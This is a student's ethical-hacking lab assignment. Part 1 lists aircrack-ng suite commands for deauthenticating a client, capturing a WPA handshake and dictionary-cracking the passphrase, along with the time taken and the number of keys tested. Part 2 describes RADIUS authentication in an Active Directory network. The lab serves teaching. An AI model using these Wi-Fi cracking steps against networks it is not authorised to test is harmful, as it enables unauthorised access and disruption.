Desmond Hughes

Purdue University Global


IT262 Certified Ethical Hacking I

Cheryl Waters

August 21, 2022

Part 1:

* Create a Directory and open terminal wndow
* Enter: airmon-ng start wlano
* Enter: ifconfig
* After that another windows pops up
* Enter: aireplay-ng -0 5 -a 04:A1:51:2C:DD:F5 -h 08:86:3b:02:f8:d9 –1g nore-negative-on mon0
* Get a new windows
* Enter:airodump-ng “Mac address or the target” –write Capture mon0
* Monitor channel 11
* Dump traffic into new window
* To increase packets repeat
* Packets will inject
* Return to arrow dump terminal window
* Ctrl-C to stop the process
* Enter: aircrack-ng -w wordlist Capture -01.cap use wordlist to search for pass phrases
* Choose a access point to Crack
* Pass phrases will show
* Scan and test keys
* It will find a key
* Enter: airmon-ng stop mon0
* Test. Passphrase open network manager
* Go to Properties
* WPA1/2 Passphrase
* Enter phrase
* Connect
* If config
* Then verify



The time it took is 5 minutes and 47 seconds

And there were 523084 keys tested

Part 2:The process of implementing RAIDUS server in an Active Directory network starts with granted access by using credentials such as passwords. Then the Client sends an Access-Request to the RADIUS server. Then the RADIUS Server scans and read the data of the Access-Request, and if it is not authorized then the message will be removed, but if it is accepted it will read the method request and get more data from the users database. RADIUS server then checks to see if there is a match with the data of the user’s credentials, but if it didn’t match then it will send an Access-Reject message, and will get denied access. If it is accepted, then it will send an Access-Accept message. The message will send a shared data and a Filter ID attribute. Then it Client will be connected to the RADIUS Group, which is a group of users who share the same Filter ID. A RADIUS group helps with the organization of users in groups for example Sales, Networking, HR, IT, and even more. Then the users will finally be granted access and be authorized to be connected to the RADIUS Client.

Some advantages to using RADIUS for wireless authentication is the security benefits. RADIUS uses special credentials for each user. RADIUS is also a good tool to use for large networks that are managed by more than one IT administrators. It makes it easy to control who has access to the data. RADIUS is also easy to activate and deactivate, this is because its servers are managed by a third-party provider.

References

Bhatt, M. (2022). RADIUS Server (RADIUS Authentication) and How it Works. Retrieved 23 August 2022, from <https://www.foxpass.com/blog/radius-server-and-how-it-works#:~:text=The%20process%20starts%20when%20the,identifier%2C%20and%20point%20of%20access>.

RADIUS Servers for Noobs: Everything You Need to Know. (2022). Retrieved 23 August 2022, from https://www.cloudradius.com/a-complete-guide-to-radius-servers/